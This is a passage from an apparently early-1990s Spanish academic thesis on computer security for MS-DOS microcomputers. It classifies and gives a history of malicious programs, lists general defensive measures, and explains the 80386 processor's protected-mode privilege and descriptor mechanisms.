Es importante señalar, que este tipo de delitos pueden ser ocasionados en forma involuntaria por usuarios expertos ó inexpertos, o bien, de manera deliberada por profesionales, aunque de cualquier forma los daños pueden ser igual de graves. Por otro lado, posiblemente la principal causa de problemas con la seguridad, es la falta de preparación y cuidado de los usuarios, ya que estos propician el medio ambiente idóneo para la proliferación de los delitos mencionados.

II.3 SEGURIDAD EN LAS MICROCOMPUTADORAS.

II.3.1 Aspectos Generales.

Si nos enfocamos directamente en la seguridad de la información en las microcomputadoras, los aspectos mencionados, son igualmente válidos, aunque adicionalmente este tipo de equipos son amenazados por una serie de factores que los hacen especialmente vulnerables. De no existir una adecuada seguridad, estos equipos pueden ser puestos en marcha por cualquier persona y en consecuencia estar expuestos a los diferentes delitos informáticos ya mencionados.

El uso de la microcomputadora personal, proporciona posiblemente el mayor reto para lograr una seguridad satisfactoria, ya que son equipos versátiles que funcionan no solamente como terminales de un equipo mas grande o bien conectadas a una red, sino en la mayoría de los casos realizando procesos en forma aislada sin ningún control externo, ya que en último caso funcionan para un solo usuario que trabaja sin restricciones, en forma privada y con información tanto o mas importante que la existente en los equipos multiusuario.

Para analizar mas a fondo la seguridad en las microcomputadoras, se requiere, como primer paso, estudiar

los principales factores que producen los delitos informáticos.

En primer lugar, el acceso a este tipo de equipos no necesariamente tiene controles, cualquier persona puede entrar a trabajar en estas máquinas. En lo general, no se usan contraseñas de acceso al sistema *(passwords)*, y si se tienen son generales y no por usuario. Por esta razón, una vez que un usuario trabajó en una máquina, no es posible identificarlo para llevar un registro o bitácora del uso que le dio. Una de las razones por las que ocurre esto, es que este tipo de equipos fue diseñado para ser manejado por un solo usuario, sin embargo, cuando los sistemas evolucionan y permiten el manejo de múltiples tareas, no se contemplan en el sistema operativo todos los criterios de control. Lo anterior proporciona el medio ambiente ideal para los accesos no permitidos que significan en términos de seguridad, robo de información y tiempo de máquina, corrupción de datos y sabotaje.

Por otro lado, como segunda causa, propiciada en parte por los accesos no permitidos y en parte por la gran difusión y uso de las microcomputadoras (que son a su vez resultado de la estandarización y acceso fácil a la tecnología), tenemos el hecho de que este tipo de equipos también sea el medio ideal para la proliferación de los denominados programas nocivos, comunmente conocidos como virus, que se introducen en los sistemas a través de discos con copias no autorizadas de programas que pueden producir graves trastornos y daños a la información.

De lo anterior se desprende la necesidad de investigar el origen, uso y funcionamiento de este tipo de programas, para poder encontrar una forma de prevención y detección oportuna de problemas que, como ya se dijo, es el propósito de la seguridad.

II.3.2 Microcomputadoras con Arquitectura 8086.

Dado que, la arquitectura que nos ocupa es la 80386, habría que hacer algunas consideraciones especiales de lo expuesto, ya que como se ha visto, es una arquitectura con características muy especiales y diferentes de las encontradas otras microcomputadoras.

En realidad, todos los riesgos mencionados hasta ahora, se cumplen también en la arquitectura 386, con algunas diferencias de por medio, producidas principalmente por la necesidad de mantener compatibilidad con la mayor base instalada de microcomputadoras, incluyendo su sistema operativo.

Ya que se toca al sistema operativo, el cual, en

principio debería ser el programa a cargo de la seguridad de la información, tenemos que establecer desde aquí, que para lo que se mencione en adelante, se contempla únicamente al **MS-DOS** como sistema operativo, ya que para cualquier otro, las condiciones pueden cambiar, y se deberán tratar por separado.

El **MS-DOS**, a pesar de sus actualizaciones, tiene serias deficiencias de seguridad, principalmente porque su diseño original contempló una arquitectura mas sencilla y no se vislumbraba el gran auge que habrían de tener estos equipos.

En primer lugar, en lo que se refiere a los controles de acceso al sistema, son prácticamente nulos, y solo se ofrecen los atributos tradicionales para los archivos y directorios, no contemplándose contraseñas de entrada ni encriptamiento de la información mas que por medio de programas externos. Para las arquitecturas 80286 en adelante, con la nueva facilidad de uso de multitareas, el **MS-DOS** tuvo que modificarse para introducir un esquema de protección diferente, aunque solo para el modo de operación protegido, (y el virtual para el 80386), lo cual permite una serie de mejoras a la seguridad que se comentarán a detalle en el siguiente capítulo.

En lo que se refiere a las auditorías, éstas son prácticamente imposibles de realizar sin la ayuda de programas auxiliares, e incluso aún con éstos, resultan difíciles de aplicar.

Finalmente, es preciso mencionar que en general los usuarios de microcomputadoras y en especial las de la familia 8086, son precisamente los que tienen los peores hábitos de uso de sistemas, propiciandose la escasa seguridad que ya hemos mencionado.

II.4 PROGRAMAS NOCIVOS.

II.4.1 Definición.

Se consideran programas nocivos a todos aquellos programas o secuencias de comandos que alteran el funcionamiento de los sistemas, programas y/o datos. Aunque un programa no destruya información, se le puede considerar nocivo con el simple hecho de modificar el código de otros programas ejecutables o estructuras del sistema sin previo consentimiento.

II.4.2 Tipos de programas nocivos.

La clasificación de los programas nocivos varía de muchas formas, dependiendo el enfoque que se le dé, sin embargo es

necesaria para poder entender, prevenir y atacar los problemas que se puedan producir. A continuación se presenta una propuesta de clasificación, de acuerdo a la forma en que actúan:

a) **Programas con errores (Bug-ware).** Es el tipo de programa nocivo mas común, aunque es producido involuntariamente. Consiste en errores del programador que provocan que el desempeño del sistema no sea el esperado, produciendo desde pequeñas fallas hasta grandes pérdidas de información.

b) **Caballos de Troya.** Son programas elaborados en forma deliberada para llevar oculta alguna acción sin permiso del usuario, generalmente dañan información lentamente y sin avisar. Este tipo de programas no se reproduce y generalmente vienen escondidos en programas que ofrecen mejoras al sistema.

c) **Camaleones.** Son una variante de los caballos de Troya, su funcionamiento se asemeja al de los programas de uso común. Por ejemplo un procesador de palabras que en vez de salvar información la destruye.

c) **Bombas.** Son programas que producen daños irreparables en forma muy rápida una vez que "explotan", de acuerdo con alguna actividad del usuario, como puede ser el uso de alguna tecla o bien cuando se cumple un evento determinado como fecha y hora. Son programas que se introducen deliberadamente para infectar a una sola víctima, es decir, no se reproducen.

d) **Duplicadores.** Se les conoce también como "conejos", lo único que hacen es reproducirse con mucha frecuencia hasta que saturan el sistema.

f) **Gusanos (worms).** Son programas que viajan a través de las redes, de una computadora a otra, sin causar necesariamente daños al sistema. Los gusanos pueden reproducirse como un medio de perdurar en su viaje con el propósito principal de recopilar información, como puede ser contraseñas y accesos. Hoy en día se les considera plagas de las minicomputadoras y los equipos grandes pero no de las microcomputadoras.

g) **Virus.** Generalmente a todos los programas nocivos se les ha catalogado como virus, aunque como se puede apreciar, no todos lo son. Los virus son el programa nocivo mas difundido de los realizados deliberadamente para destruir información, su nombre proviene de la similitud de este tipo de programas con los virus biológicos. Se define a los virus como un segmento de código autoreplicable que ataca programas de aplicación y otros componentes del sistema. La mayoría de los virus no dejan señales externas de su presencia después de infectar.

II.4.3 Antecedentes.

El problema de los programas nocivos no es nuevo, se tiene conocimiento de ellos desde hace mucho tiempo, aunque su difusión es muy reciente, apenas en los años ochentas. A continuación se presenta una breve historia de este tipo de programas.

El primer antecedente de alguna característica de este tipo de programas, son los trabajos publicados por John Von Newman en 1949, en su libro *"Theory and Organization of Complicated Automata"*. La característica a la que se refiere es la capacidad de un programa de autoreproducirse.

En el año de 1959, los programadores de AT & T (Laboratorios Bell), utilizaron un juego llamado *Core War*, que consistía en invadir la computadora del adversario con un código que contenía información destinada a destruir la memoria del rival e impedir su funcionamiento correcto. En ese entonces, los programadores, concientes del peligro que este tipo de juegos representaba para los sistemas de computación, prometieron guardarlo en secreto para evitar que fuera utilizado en forma nociva.

En 1974 Xerox Corporation, presentó por primera vez en los Estados Unidos en forma oficial un programa con código autoreplicable.

En 1983 el Doctor Fred Cohen realizó un experimento en la Universidad del Sur de California, presentando el primer virus para una microcomputadora por lo que se le conoce como el "Padre de los virus informáticos". Este programa probó que pequeños fragmentos de código, rara vez de mas de 4 K en su forma original, podían crecer en proporciones geométricas una vez que infectaban.

Sin embargo, es hasta 1986 que los virus se difunden como programas capaces de causar destrozos en la información de los usuarios. Lo anterior fue debido a un programa desarrollado en Lahore, Pakistán, por dos hermanos que comerciaban con computadoras y programas, como medio de protección para copias ilegales. Aunque este virus era "benigno" puesto que no destruía información, es fácil de modificar para hacerlo sumamente destructivo. Este virus en versiones modificadas es también conocido como *Brain* o de Pakistán. Se supone que hasta la fecha ha infectado más de 200,000 computadoras.

En diciembre de 1987, los expertos de IBM tuvieron que diseñar un programa antivirus para desinfectar su correo interno puesto que contenía un virus benigno que hacía aparecer un mensaje navideño en todas las pantallas y que al reproducirse hizo al sistema muy lento hasta que lo paralizó por espacio de 72 horas.

En 1988 un "gusano" arrasó con Internet, la red basada en UNIX mas grande de los Estados Unidos, ya que infectó mas de 6000 computadoras en cuestión de horas.

En octubre de 1989 ya se visualizaba a los virus como una temible amenaza y empezaron a suceder hechos deplorables. Un comunicado de un terrorista desconocido manifestaba que había infectado una gran cantidad de computadoras, desatando el pánico entre los usuarios. Aunque no se realizó esta catástrofe, sirvió a la comunidad informática para replantear el gran peligro al que están expuestos los datos de cualquier sistema. Esta tesis se reforzó el 30 de octubre, cuando el diario *New York Times* publicó que unas 60 computadoras de la NASA, fueron infectadas por un virus que había causado problemas en el lanzamiento de la nave *Atlantis*.

También en el año de 1989, se llevó a los tribunales de los Estados Unidos a Robert Morris Jr., acusado de haber creado un virus que infectó a un sinnúmero de computadoras.

En la actualidad, los virus son conocidos por todos los usuarios y el fenómeno reconocido como un problema mundial. El problema no se reduce, sino que aumenta día con día. La gráfica de la figura II-1 muestra el aumento de los diversos virus conocidos desde 1989.

Dentro de los virus conocidos, muchos de ellos son variaciones que permiten burlar los sistemas de detección creados exclusivamente para cada virus, de manera que uno solo de estos programas puede generar una familia de variantes y actualizaciones difícil de erradicar. Un ejemplo de este tipo de virus es el llamado Jerusalén, que ha generado 13 versiones modificadas conocidas. El árbol genealógico de éste virus se muestra en la figura II-2.

Los pronósticos para 1993 indican que se infectarán alrededor de 8 millones de computadoras y ya se han hecho publicaciones recientes donde se dice que existen mas de 1500 virus diferentes.

II.4.4 Impacto Actual y Futuro.

Como se puede apreciar, los programas nocivos son una realidad que se presenta como un serio problema para la comunidad informática, en especial para los usuarios de microcomputadoras personales. Algunas consideraciones sobre el impacto que tienen y pueden tener en el futuro este tipo de programas, se presenta a continuación.

Como ya se mencionó, el impacto principal de los programas nocivos, radica en el riesgo de pérdida de información que en el mejor de los casos, si es que se recupera ésta, implica reparaciones y tiempo en el que no se puede disponer de la información, ya sea unas cuantas horas o

inclusive días, repercutiendo en un costo directo (servicio y reparación) o de pérdida de productividad.




Figura II-1 Número de Virus Conocidos.

Seguirá creciendo el número de virus y por consiguiente seguirá habiendo grandes pérdidas de información con el consecuente impacto económico en todas las empresas que dependan de las computadoras.

El grado de sofisticación en la elaboración de virus aumentará, así como el grado de destrucción de éstos y la dificultad para erradicarlos.

Tendrá mas importancia y difusión la ética computacional.

De acuerdo a las consideraciones anteriores, y con el conocimiento de que este problema nunca se terminará, es preciso concientizar a los usuarios y tomar ciertas medidas que nos ayuden a prevenir los desastres y en caso de que ocurran, recuperar la información afectada.

II.5 COMO MEJORAR LA SEGURIDAD DE LA INFORMACION.

Lo anteriormente dicho, nos lleva a reflexionar sobre los distintos aspectos que se deben cubrir para evitar los delitos informáticos. Es posible vislumbrar hasta el momento, algunos aspectos generales que nos ayudan a mantener la seguridad de la información, aunque esto se detallará y formalizará en forma mas adecuada en el último capitulo. Los aspectos generales a cuidar son:

a) **Adecuado control de acceso.** Es el medio de autorización del uso de los recursos, su propósito es restringir el uso de los sistemas dando paso solo a usuarios autorizados y previniendo la entrada de indeseables. Virtualmente todos los expertos de seguridad coinciden en que la mejor forma de proteger los datos sensibles de una computadora es a través de los controles de acceso. El control de acceso se da generalmente por medio del sistema operativo, a través de diversos mecanismos:

- El acceso inicial se logra a través de contraseñas personales *(passwords)*, asignadas por el sistema operativo o un programa externo. En algunos casos puede llegar a ser tan sofisticado como verificar firmas, análisis de voz o incluso utilización de dispositivos biométricos. Los *passwords* solo otorgan el derecho de entrar en una sesión del sistema, mas no de obtener acceso de cualquier programa y/o archivo.

- Otro aspecto importante de control de acceso es el uso de privilegios a los distintos usuarios. Los privilegios pueden darse por usuario o grupo de usuarios restringiendo el uso de archivos y directorios en los niveles de lectura, escritura o ambos, utilizando siempre el criterio de "el menor privilegio posible".




Figura II-2. Versiones del Virus de Jerusalén.

No obstante lo anterior, siempre es posible derrotar al *software* que controla los accesos, por lo que si se puede combinar esta característica con el *hardware* se tendrá una mejor seguridad.

b) **Encriptamiento.** El encriptamiento es la línea de defensa mas simple de la seguridad. Una de las formas más comunes para garantizar la autenticidad y secreto de la información e inclusive de las claves de acceso al sistema es el encriptamiento, que consiste en utilizar algoritmos de forma aleatoria para "encubrir" la información en un texto clave que solo pueda ser visto o utilizado aplicando el mismo algoritmo para desencriptarlo.

c) **Auditorías periódicas.** Consiste en mantener el registro de todas las acciones que se efectúan en la computadora. La revisión constante de los programas es vital para desactivar posibles focos de contaminación de virus. Lo anterior es posible efectuarlo sin ayuda de un programa, aunque existen algunos que proporcionan herramientas que permiten este tipo de revisiones en forma automática con auxilio de reportes tales como bitácoras, reportes de acceso al sistema, reportes de contabilización y estadísticas. Otra parte de las auditorías, abarca lo que se denomina auditorías de seguridad, que proveen de un reporte con el estado actual de la seguridad del sistema revisando permisos de archivos y directorios de los usuarios, verificando los nuevos archivos creados y las modificaciones de comandos y *passwords*.

d) **Uso de programas antivirus.** Un programa antivirus es a su vez, un programa que permite detectar y erradicar un virus. El uso de este tipo de programas, en su mayoría esta restringido solo a virus conocidos, sin embargo, es de gran utilidad para restablecer los sistemas sin pérdidas de información.

e) **Buenos hábitos del usuario.** A pesar de poder contar con herramientas de *software* que permitan mejorar la seguridad de nuestros sistemas, siempre existirá alguien que los pueda violar. Por lo anterior, es indispensable que los usuarios tengan hábitos adecuados de uso de los sistemas, ayudando a minimizar los riesgos.

Como se puede apreciar, la prevención de delitos informáticos es posible a través de uno o varios programas que permitan un adecuado control de acceso al sistema, auditorías periódicas y protección contra virus, todo esto complementado con los buenos hábitos del usuario. Sin embargo, estos programas están en función del tipo y tamaño del sistema así como del tipo de aplicaciones que se procesen en él.

CAPITULO III

SEGURIDAD INTERNA DEL MICROPROCESADOR 80386

CAPITULO III. SEGURIDAD INTERNA DEL MICROPROCESADOR 80386.

Una vez que conocemos la arquitectura general del microprocesador 80386, así como los conceptos principales de seguridad, en el presente capítulo se estudiarán aquellos aspectos internos de la arquitectura que no han sido tocados, en paraticular aquellos necesarios para entender los mecanismos de seguridad interna del microprocesador, ya que ellos representan una de las mas importantes mejoras en la evolución de los microprocesadores INTEL.

III.1. EL MECANISMO DE PROTECCION.

Como se mencionó en el capítulo I, la arquitectura 80386 cuenta con un modo de operación del microprocesador que permite el manejo de multitareas denominado modo Protegido. Aunque este modo de operación, ya estaba disponible en la arquitectura 80286, es en la 80386 donde realmente se ha desarrollado plenamente, teniendo inclusive mejoras substanciales que cubren deficiencias anteriores.

El modo de operación Protegido surgió como una necesidad para subsanar las deficiencias de seguridad del único modo de operación que existía hasta ese momento, lo que ahora se conoce como el modo Real. En el modo de operación Real, no se contempló un mecanismo de protección interno, haciendo que las aplicaciones que se ejecuten en él, sean mucho mas vulnerables que las que se ejecutan en el modo Protegido. Dentro de este modo de operación, se permite al usuario no solo operar con múltiples tareas en el mismo ambiente, sino además mantener cada tarea con privilegios y accesos específicos que no afecten a las demás tareas, aumentando la seguridad.

Para entender el funcionamiento de este mecanismo de protección, es preciso conocer todas las estructuras internas del sistema que nos permiten el manejo del modo protegido del microprocesador 80386. A continuación se describen estas estructuras.

III.1.1 Selectores.

La característica central del mecanismo de protección del 80386 es el selector. Un selector es una estructura del sistema que permite accesar otra estructura denominada descriptor. Asociado a cada descriptor se tienen datos tales como su localización, su tamaño y tipo, así como sus restricciones de acceso.

III.1.2 Descriptores.

Los descriptores, como su nombre lo indica, describen el detalle de un objeto del sistema. Los segmentos de memoria (apuntados por CS, DS, SS y ES) son ejemplos de descriptores. Los descriptores se agrupan en tablas. Examinando un selector, el procesador determina el tipo de descriptor asociado a éste en la tabla correspondiente, junto con sus características principales.

III.1.3 Privilegios.

Como se mencionó en el capítulo I, el mecanismo de protección soporta 4 niveles de privilegio (0,1,2,3). El nivel de privilegio en el selector del registro CS, identifica el privilegio de la rutina que se esta ejecutando, este privilegio se denomina **CPL** *(Current Privilege Level* - Nivel de privilegio actual).

Por confiabilidad, solo ciertas rutinas del sistema operativo pueden ejecutarse con el nivel mas privilegiado. Las aplicaciones y aquellas partes del sistema que no comprometen la integridad del mismo se ejecutan en los niveles menos privilegiados.

La palabra privilegio, denota los derechos y ventajas que no se otorgan normalmente. Un privilegio es una propiedad que determina qué operaciones son permitidas en cualquier punto del sistema. Los privilegios se usan para mejorar la seguridad de un sistema en la arquitectura 386, siguiendo el esquema de anillos de protección, los procedimientos que se ejecutan en los niveles mas internos, (de mayor privilegio), pueden accesar objetos en los niveles externos, (de menor privilegio), pero no así los externos a los internos. Lo anterior se ejemplifica en la figura III-1.

El 80386 cuenta con un grupo de instrucciones que solo pueden ser ejecutábles cuando el CPL es cero, debido a que afectan estructuras de datos del sistema, estas instrucciones se denominan privilegiadas y se muestran en la tabla de la figura III-2.




Figura III-1. Niveles de Privilegio.

Instrucción	Significado
CLTS	Borra Bandera de Intercambio de Tarea
SGDT	Almacena la Tabla de Descriptores Global
SIDT	Almacena Tabla de Desc. de Interrupciones
STR	Almacena Registro de Tareas
SLDT	Almacena la Tabla de Descriptores Local
LGDT	Carga la Tabla de Descriptores Global
LIDT	Carga la Tabla de Desc. de Interrupción
LTR	Carga el Registro de Tareas
LLDT	Carga la Tabla de Descriptores Local
ARPL	Ajuste del Nivel de Privilegio Requerido
LAR	Carga Derechos de Acceso
LSL	Carga el Límite del Segmento
VERR/VERW	Verifica Segmento para Lectura ó Escritura
LMSW	Carga la Palabra de Estado de la Máquina
SMSW	Almacena la Palabra de Estado de la Máquina

Figura III-2. Instrucciones Privilegiadas.

III.1.4 Tablas de descriptores.

Los descriptores para los diferentes objetos del sistema, se agrupan en tablas llamadas tablas de descriptores. Las tablas de descriptores son arreglos de longitud variable cuyo rango en tamaño varía de 8 bytes hasta 64 Kbytes pudiendo soportar hasta 8192 descriptores de 8 bytes. Existen 3 tipos de estas tablas que son:

- Tabla de Descriptores Global (GDT).
- Tabla de Descriptores Local (LDT).
- Tabla de Descriptores de Interrupciones (IDT).

La GDT es la tabla de descriptores primaria y soporta los descriptores disponibles a todas las tareas del sistema, excepto las interrupciones de control y excepciones. El registro GDTR contiene la dirección base lineal y el tamaño de la GDT.

La LDT es una tabla opcional que provee de una capa adicional de protección y ayuda para construir sistemas mas confiables.

La IDT contiene los descriptores relacionados con la instrucción INT tanto de *Hardware* como de *Software*. El registro especial IDTR contiene la dirección base y el tamaño de la IDT.

La ilustración de la figura III-3 muestra el mecanismo para identificar un descriptor dado por un selector de 16 bits. El selector esta compuesto por tres campos; el índice, el indicador de tabla (TI) y el nivel de privilegio requerido (RPL).




Figura III-3. Acceso a tablas del sistema.

El bit TI identifica la tabla que el selector esta seleccionando, si es cero, se refiere a la GDT, si es uno, a la LDT; por ejemplo, en la figura III-4, si un selector tiene el valor de 0033H, se observa que equivale al índice 3, o bien GDT(3). La primer localidad de la GDT no se usa, tomándose como descriptor nulo.




Figura III-4. Ejemplo de Acceso a la GDT.

Si TI es uno, el índice se refiere a una posición en la LDT actual. LDT(0) puede ser utilizada para un descriptor válido. Las LDT's son usualmente creadas por una tarea y sirven para dos propósitos; primero, debido a que el índice del selector es de 13 bits, se pueden direccionar un máximo de 8192 descriptores. Con varias LDT se multiplica esa capacidad. Segundo, la LDT incrementa la seguridad ya que cada una define su espacio virtual de direccionamiento para cada aplicación y no puede afectar otras aplicaciones de otra tarea.

La figura III-5 muestra como accesar un segmento del sistema operativo. El programa de aplicación, llama a la rutina del sistema para escribir en un disco y le pasa un apuntador al segmento del sistema que desea accesar. La rutina del sistema tiene suficiente privilegio para accesar al segmento, por lo que no hay violación del mecanismo de protección.




Figura III-5. Acceso a un Segmento del Sistema.

Un sistema operativo mas seguro, debe evitar estos accesos, asegurando que el RPL de cualquier selector se asigne al CPL de la rutina que llama. La instrucción ARPL (Ajuste del RPL) ejecuta esta función. Cuando esto se hace, el sistema puede detectar que el RPL del selector es menor que el DPL (*Descriptor Privilege Level* - Nivel de Privilegio del Descriptor) del segmento deseado, y puede reusar la operación. La figura III-6 muestra esta mejoría al sistema para esta situación.




Figura III-6. Mejoría al Acceso de un Segmento del S.O.

III.1.5 Formato de los descriptores.

La figura III-7, muestra los diferentes formatos para los tres tipos de descriptores y sus contenidos: segmentos de memoria (CS,DS,SS,ES), del sistema (LDT y TSS) y compuertas (*Gates*).

Como se puede observar, los segmentos del sistema se diferencian de los de memoria por el valor cero en el bit 'S' del descriptor. Un campo importante es el denominado *Type* (tipo) que indica el tipo de descriptor del sistema, este puede tomar los siguientes valores:

0 - Inválido
1 - TSS del 80286
2 - LDT
3 - TSS del 80286 ocupada
4 - TSS del 80386
5 - TSS del 80386 ocupada

Un descriptor del sistema no delínea una región de memoria, por lo que no tiene dirección base ni campo límite, en su lugar, apunta a otro descriptor vía un selector,ya sea a otro descriptor del mismo tipo o a una compuerta de llamada (*Call Gate*), de interrupción *(Interrupt Gate)* ó de trampa *(Trap Gate)*; para el caso de estos últimos, debe contener el selector para el CS y su desplazamiento. Para el caso especial de una compuerta de tarea, en el selector de la TSS, el desplazamiento no se utiliza.

Los descriptores de compuerta al igual que los del sistema tienen un cero en el bit 'S' y pueden contener los siguientes valores en el campo de tipo:

4 - *Call Gate* 80286
5 - *Task Gate*
6 - *Interrupt Gate*
7 - *Trap Gate*
12 - *Call Gate* 80386
14 - *Interrupt Gate* 80386
15 - *Trap Gate* 80386


Los valores del 8 al 10 y el 13 son reservados por INTEL para procesadores futuros.

III.1.6 Protección.


El 80386 esta diseñado para contener métodos internos de protección. El segmento es su unidad básica de protección y los descriptores de segmento almacenan parámetros para este fin. Los parámetros se almacenan por *software* en el momento en que se crean los descriptores.

La protección en esta arquitectura contempla 7 criterios


DESCRIPTOR DEL SISTEMA



DESCRIPTOR DE MEMORIA



DESCRIPTOR DE COMPUERTA



DC - Contador en Doble palabra
P - Presente
G - Granularidad
AVL - Disponible
D - Default (0-16 bits, 1-32 bits)
DPL - Nivel de Privilegio del Descriptor

Figura III-7. Formatos de Descriptores.

que son:

1.- Verificación de tipo.
2.- Verificación del límite.
3.- Restricción de acceso a datos.
4.- Restricciones de transferencia de control.
5.- Restricciones del conjunto de instrucciones.
6.- Validación de apuntadores a segmentos.
7.- Validación de páginas y directorios.

A continuación se detalla cada uno de estos criterios.

III.1.6.1 Verificación del Tipo.

El campo *TYPE* en los descriptores, es variable, dependiendo del formato del descriptor. El chequeo de este campo se usa para detectar errores del programador que intenta utilizar un segmento en forma incorrecta. El procesador verifica esta información en dos ocasiones:

a) Cuando la instrucción se refiere implícita o explícitamente a un registro de segmento. Por ejemplo: ninguna instrucción debe poder escribir en un segmento ejecutable.

b) Cuando un selector de descriptor es cargado en el registro de segmento. Por ejemplo: los segmentos ejecutables protegidos contra lectura no pueden ser cargados en registros de segmentos de datos.

III.1.6.2 Verificación del Límite.

Se utiliza para detectar errores de programación tales como cálculos de apuntadores inválidos. Estos errores se detectan en el momento en que ocurren. Si no existiera esta verificación podría producirse corrupción de datos en otros módulos, siendo muy difícil de detectarla.

Cada descriptor, contiene un campo llamado *LIMIT* (Límite) para prevenir que los programas direccionen fuera del segmento. El procesador utiliza el campo G (Granularidad) para interpretar el límite. Para segmentos de datos el procesador también utiliza el campo E (Expansión-Hacia abajo - *Expanded Down*) y el B (Big).

Si G=0, *LIMIT* tiene un valor de 20 bits como aparece en el descriptor, con un rango de 0 a FFFFFh (2^{20} -1 = 1Mb). Cuando G=1, el 80386 agrega 12 bits al campo *LIMIT* para tener un rango de 0FFFh (2^{12} -1 = 4Kb) hasta 0FFFFFFFFh (2^{32} -1 = 4Gb).

El procesador utiliza el campo *LIMIT* de los descriptores

para prevenir que los programas seleccionen una entrada fuera de la tabla de descriptores.

La tabla de la figura III-8 muestra distintas combinaciones de los bits E, G y B para determinar el tamaño de los segmentos.

Caso	1	2	3	4
Dirección de Expansión	U	U	D	D
Bit G	0	1	0	1
Bit B	X	X	0	1
Limite Inferior es:				
0	X	X		
Limite + 1			X	
SHL(Limite,12,1)+1				X
Límite Superior es:				
Límite	X			
SHL(Límite,12,1)+1		X		
64k - 1			X	
4G - 1				X
Tamaño máximo del segmento				
64k	X			
64k - 1			X	
4G - 4k		X		
4G				X
Tamaño mínimo del segmento				
0	X		X	
4k		X		X

Figura III-8. Combinación de los bits E,G y B.

